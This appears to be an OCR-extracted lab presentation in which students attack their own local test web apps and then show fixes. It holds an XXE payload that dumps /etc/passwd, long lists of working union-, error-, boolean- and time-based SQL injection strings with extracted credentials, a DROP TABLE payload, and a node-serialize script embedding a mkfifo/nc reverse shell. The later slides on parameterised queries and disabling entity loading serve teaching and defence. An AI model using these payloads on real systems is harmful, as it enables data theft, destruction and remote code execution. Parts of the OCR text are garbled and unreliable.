curl_setopt($ch,CURLOPT_URL, "http://test.dev/login.php");
curl_setopt($ch,CURLOPT_POST,1);
curl_setopt($ch,CURLOPT_POSTFIELDS, $xml);

$data = curl_exec($ch);
if(curl_errno($ch)){
    print curl_exec($ch);
} else {
    echo "Response: <br>" . $data;
}
curl_close($ch);

?>
~
```

Activities Terminal

May 12 6:12 PM



test.dev/send.php

+

test.dev/send.php

Response:

```
You have logged in as user root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:WWW-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (Adm):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/sbin/nologin
messagebus:x:100:103::/nonexistent:/sbin/nologin
syslog:x:101:107:/home/syslog:/sbin/nologin
_apt:x:102:65534::/nonexistent:/sbin/nologin
systemd-network:x:103:108:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:104:109:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:105:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin
colorlxd:x:107:113:colorl colour management,,,:/var/lib/colorld:/usr/sbin/nologin
gnome-initial-setup:x:108:65534::/run/gnome-initial-setup:/bin/false
speech-dispatcher:x:109:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
gdm:x:110:116:Gnome Display Manager:/var/lib/gdm3:/bin/false
avahi-autoipd:x:111:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:112:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
tss:x:113:121:TPM software stack,,,:/var/lib/tpm:/bin/false
pulse:x:114:122:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
rtkit:x:115:124:RealtimeKit,,,:/proc:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
_flatpak:x:117:125:Flatpak system-wide installation helper,,,:/nonexistent:/usr/sbin/nologin
cups-pk-helper:x:118:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:119:126::/var/lib/saned:/usr/sbin/nologin
dnsmasq:x:120:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
tcpdump:x:121:128::/nonexistent:/usr/sbin/nologin
uuid:x:122:129::/run/wuidd:/usr/sbin/nologin
nvidia-persistenced:x:123:130:NVIDIA Persistence Daemon,,,:/nonexistent:/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
gouthampooloth:x:1000:1000:Goutham Pooloth,,,:/home/gouthampooloth:/bin/bash
mysql:x:124:131:MySQL Server,,,:/nonexistent:/bin/false
```

Mozilla

gouthampooloth@pop-os: /var/www/test

```
<?php
$xml = <><XML
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE own [ <!ELEMENT own ANY>
<!ENTITY own SYSTEM "file:///etc/passwd"> ]>
<login>
    <user>gouthampooloth</user>
    <pass>password</pass>
</login>
XML;
```

```
$ch = curl_init();
curl_setopt($ch,CURLOPT_HEADER,0);
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch,CURLOPT_URL, "http://test.dev/login.php");
curl_setopt($ch,CURLOPT_POST,1);
curl_setopt($ch,CURLOPT_POSTFIELDS, $xml);

$data = curl_exec($ch);

if(curl_errno($ch)){
    print curl_exec($ch);
} else{
    echo "Response: <br>" . $data;
}
curl_close($ch);
```

Activities Terminal

<?php

```
libxml_disable_entity_loader(false);
$xml = file_get_contents("php://input");
$dom = new DOMDocument();
$dom->loadXML($xml,LIBXML_NOENT | LIBXML_DTDLOAD);
$login = simplexml_import_dom($dom);
$user = $login->user;
$pass = $login->pass;
echo "<pre> You have logged in as user $user </pre>";
```

?>

## SOLUTION: Disable External Entity in Server Side Code

The screenshot illustrates a solution to disable external entity loading in server-side code. It shows two terminal windows on a Linux desktop.


**Top Terminal Window (Mozilla Browser):**

- Address bar: test.dev/send.php
- Content: A Mozilla browser window showing a login form. The page source includes XML code with an external entity reference to /etc/passwd.
- Response: "You have logged in as user"

**Bottom Terminal Window (Terminal):**


```
<?php
libxml_disable_entity_loader(true);
$xml = file_get_contents("php://input");
$dom = new DOMDocument();
$dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD);
$login = simplexml_import_dom($dom);
$user = $login->user;
$pass = $login->pass;
echo "<pre> You have logged in as user $user </pre>";
?>
```

# SQL Injection



ID	UserName	Password
1	Yacha Venkata Rakesh	123

# UNION BASED SQL INJECTION




' ORDER BY 4--

Code	errno	sqlState
ER_BAD_FIELD_ERROR	1054	42S22

SQL Message

Unknown column '4' in 'order clause'



'UNION SELECT 1,CONCAT\_WS(':'',user(),database(),version()),NULL--

Welcome

ID	UserName	Password
1	root@localhost:injection:8.0.23	

# Login

Username

 ' UNION ALL SELECT NULL,NULL,concat(schema\_name),NULL FROM information\_schema.schemata--

Password

 ..... 

[Forgot password?](#)

**LOGIN**

Or Sign Up Using

**SIGN UP**

' UNION ALL SELECT NULL,NULL,concat(schema\_name),NULL FROM information\_schema.schemata--

mysql

information\_schema

performance\_schema

sys

g2security

g18dbms

XSS

injection

# Login

Username

 ' UNION ALL SELECT NULL,NULL,concat(TABLE\_

Password


 lsdfkdal;fkadlf 

[Forgot password?](#)

**LOGIN**

Or Sign Up Using

**SIGN UP**



' UNION ALL SELECT NULL,NULL,concat(TABLE\_NAME)  
FROM information\_schema.TABLES WHERE  
table\_schema='injection'--

# Login

Username

 ' UNION ALL SELECT NULL,NULL,concat(column\_name,DATA\_TYPE) FROM information\_schema.COLUMNS WHERE table\_schema='injection' AND TABLE\_NAME='users'--


Password

 ... 

[Forgot password?](#)

**LOGIN**

' UNION ALL SELECT  
NULL,concat(column\_name),concat(DATA\_TYPE) FROM  
information\_schema.COLUMNS WHERE  
table\_schema='injection' AND TABLE\_NAME='users'--



The screenshot shows a web browser window with the URL `localhost:3000/home`. The page displays a login form and a table of database columns.

**Login Form:**

- Username field: Contains the SQL injection query: `' UNION ALL SELECT NULL,NULL,concat(column_name,DATA_TYPE) FROM information_schema.COLUMNS WHERE table_schema='injection' AND TABLE_NAME='users'--`
- Password field: Shows a lock icon, a redacted password, and eye/skip icons.
- Forgot password? link: [Forgot password?](#)
- LOGIN button: A large, gradient button.


**Table of Database Columns:**

ID	UserName	Password
	id	int
	Password	varchar
	UserName	varchar

**User Interface Elements:**

- Logout button: A green button in the top right corner.
- Welcome message: "Welcome" at the top left.
- Browser toolbar: Standard back, forward, search, and refresh buttons.

' UNION SELECT id,UserName,Password from users--



A screenshot of a web browser window displaying a table of user data. The table has three columns: ID, UserName, and Password. The first row's 'UserName' cell is highlighted with a yellow background.

ID	UserName	Password
1	Yacha Venkata Rakesh	123
2	Venkata Rakesh	sdfdk
3	Rakesh	jsdfld
4	Hitesh	kdfasdf
5	Goutham	sdf234f
6	Dheeraj	sdfijasdf
7	user	nothin
8	hello	hi
9	hel	hsd
10	ok	nothi

# Login

Username

' OR extractvalue(rand(),concat(0x3a,(SELECT

Password



[Forgot password?](#)

**LOGIN**

# Login

Username

' OR extractvalue(rand(),concat(0x3a,(SELECT

Password



[Forgot password?](#)

**LOGIN**

## ERROR BASED SQL INJECTION

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000

SQL Message

XPATH syntax error: '::id'

' OR extractvalue(rand(),concat(0x3a,(SELECT  
concat(0x3a,column\_name) FROM  
information\_schema.COLUMNS WHERE table\_schema=  
"injection" AND TABLE\_NAME="users" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT  
concat(0x3a,column\_name) FROM  
information\_schema.COLUMNS WHERE  
table\_schema="injection" AND TABLE\_NAME="users" AND  
column\_name!=id' LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,version()))-- // Instead of version() we can use database(), user()

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema\_name) FROM information\_schema.schemata LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema\_name) FROM information\_schema.schemata WHERE schema\_name!="mysql" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema\_name) FROM information\_schema.schemata WHERE schema\_name!="mysql" AND schema\_name!="information\_schema" AND schema\_name!="performance\_schema" AND schema\_name!="sys" AND schema\_name!="injection" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE\_NAME) FROM information\_schema.TABLES WHERE table\_schema="injection" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE\_NAME) FROM information\_schema.TABLES WHERE table\_schema="injection" AND TABLE\_NAME!="session" AND TABLE\_NAME!=`users` LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column\_name) FROM information\_schema.COLUMNS WHERE table\_schema="injection" AND TABLE\_NAME="users" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column\_name) FROM information\_schema.COLUMNS WHERE table\_schema="injection" AND TABLE\_NAME="users" AND column\_name!="id" AND column\_name!="Password" AND column\_name!="UserName" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data\_type) FROM information\_schema.COLUMNS WHERE table\_schema="injection" AND TABLE\_NAME="users" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data\_type) FROM information\_schema.COLUMNS WHERE table\_schema="injection" AND TABLE\_NAME="users" AND column\_name!="id" AND column\_name!="Password" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users WHERE BINARY UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users LIMIT 0,1)))--

' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users WHERE BINARY UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--

# BOOLEAN BASED SQL INJECTION

# Login

Username

Password

[Forgot password?](#)

**LOGIN**

Or Sign Up Using

**SIGN UP**

## Welcome

ID	UserName	Password
1	Yacha Venkata Rakesh	123
2	Venkata Rakesh	sdfdk
3	Rakesh	jsdflid
4	Hitesh	kdfasdf
5	Goutham	sdf234f
6	Dheeraj	sdflijasdf

' OR '1' = '1'; DROP TABLE users;

# TIME based SQL Injection

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8%",sleep(10),NULL); --
' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8.0.23%",sleep(10),NULL); --
' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'i%', sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'injection%', sleep(10),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata LIMIT 0,1) LIKE "m%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata LIMIT 0,1) LIKE "my%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM information_schema.schemata WHERE schema_name!='mysql' AND schema_name!= 'information_schema' AND schema_name!= 'performance_schema' AND schema_name!= 'sys' LIMIT 0,1) LIKE "a%",sleep(5),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" LIMIT 0,1) LIKE "S%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" AND table_name!="Session" LIMIT 0,1) LIKE "u%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM information_schema.tables WHERE table_schema="injection" AND table_name!="Session" LIMIT 0,1) LIKE "users%",sleep(10),NULL) --

' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND table_name="users" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND table_name="users" AND column_name!="id" LIMIT 0,1) LIKE "p%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT column_name FROM information_schema.columns WHERE table_schema="injection" AND table_name="users" AND column_name!="id" AND column_name!="password" LIMIT 0,1) LIKE "u%",sleep(10),NULL) --]

' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM information_schema.columns WHERE table_schema="injection" AND table_name="users" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
' UNION SELECT 1,NULL,NULL AND IF((SELECT data_type FROM information_schema.columns WHERE table_schema="injection" AND table_name="users" AND column_name="UserName" LIMIT 0,1) LIKE "i%",sleep(10),NULL) --
```

# Login

Username

 Yacha Venkata Rakesh'

Password

 123



[Forgot password?](#)

[LOGIN](#)

Or Sign Up Using

[SIGN UP](#)

```
function check_string(s){  
    var n = s.length;  
    var i = 0;  
    var flag = 1;  
    while (i < n){  
        if(s[i] == '\\' || s[i] == '\"'){  
            flag = 0;  
            break;  
        }  
        i += 1  
    }  
    return flag;  
}
```

# SQL Injection Prevention

```
if(check_string(req.body.userName) && check_string(req.body.password)){  
    var user  
    try{  
        user = await db.query("SELECT * FROM users WHERE BINARY UserName
```

Login not successful

Due to Invalid Input Format in username or password

Please note that single quotes or double quotes are not allowed

[Back to Login](#)

# Prepared SQL Statement to prevent SQL Injection

## Using Placeholders

```
try{  
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"'")  
    user = await db.query("SELECT * FROM users WHERE BINARY UserName = ? ", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])  
}  
  
Username : ' UNION SELECT id,UserName,Password from users--  
Password : ada  
SELECT * FROM users WHERE BINARY UserName = '' UNION SELECT id,UserName,Password from users-- ' AND BINARY Password = 'ada';  
I am in post login  
Username : ' UNION SELECT id,UserName,Password from users--  
Password : adf  
SELECT * FROM users WHERE BINARY UserName = ? [ '\' UNION SELECT id,UserName,Password from users-- ' ] AND BINARY Password = ? ; [ 'adf' ]
```

## Using db.escape method

```
try{  
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = '"+req.body.userName+"' AND BINARY Password = '"+req.body.password+"'")  
    var sql_query = "SELECT * FROM users WHERE BINARY UserName = "+db.escape(req.body.userName)+" AND BINARY Password = "+db.escape(req.body.password)+";"  
    user = await db.query(sql_query)  
    // user = await db.query("SELECT * FROM users WHERE BINARY UserName = ? ", [req.body.userName],"AND BINARY Password = ? ;",[req.body.password])  
}  
  
Username : ' UNION SELECT id,UserName,Password from users--  
Password : adf  
SELECT * FROM users WHERE BINARY UserName = '\' UNION SELECT id,UserName,Password from users-- ' AND BINARY Password = 'adf';
```

# Insecure Deserialization Threat

```
1 var express = require('express');
2 var cookieParser = require('cookie-parser');
3 var escape = require('escape-html');
4 var serialize = require('node-serialize');
5 var app = express();
6 app.use(cookieParser())
7 x = {
8     username : function(){
9         require('child_process').execSync("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f", function puts(error, stdout, stderr) {});
10    }
11 };
12 console.log(serialize.serialize(x));
13 app.get('/', function(req, res) {
14     if (req.cookies.profile) {
15         var str = new Buffer(req.cookies.profile, 'base64').toString();
16         console.log(str);
17         var obj = serialize.deserialize(str);
18         if (obj.username) {
19             res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is "+escape(obj.country) + "<br>" + "Your city is " + escape(obj.city));
20         }
21     }
22     else {
23         res.cookie('profile', "eyJlc2VybmFtZSI6IllhY2hhIFZlbmthdGEgUmFrZXNoIiwiY291bnRyeSI6IkluZGhIiwiY2l0eSI6IlRpcnVwYXRpIn0=", {
24             maxAge: 900000,
25             httpOnly: true
26         });
27         res.send("Hello World");
28     }
29 });
30 app.listen(3000);
```

# Default user shown

A screenshot of a web browser window. The address bar shows "localhost:3000". The page content displays a greeting and user information: "Hello Yacha Venkata Rakesh", "Your Country is India", and "Your city is Tirupati".

A screenshot of the Burp Suite Community Edition interface. The "Storage" tab is selected. Under the "Cookies" section, there is a single entry for the domain "http://localhost:3000" with the name "profile" and value "eyJ1c2VybmFtZSI6IlhY2hhFZlbmthdGEgUmFrZXNoliwiY291bnRyeS16IkluZGhlhiwiY2l0eS16IlRpcnVwYXRpln0%3D". Other sections like "Indexed DB", "Local Storage", and "Session Storage" are also visible.

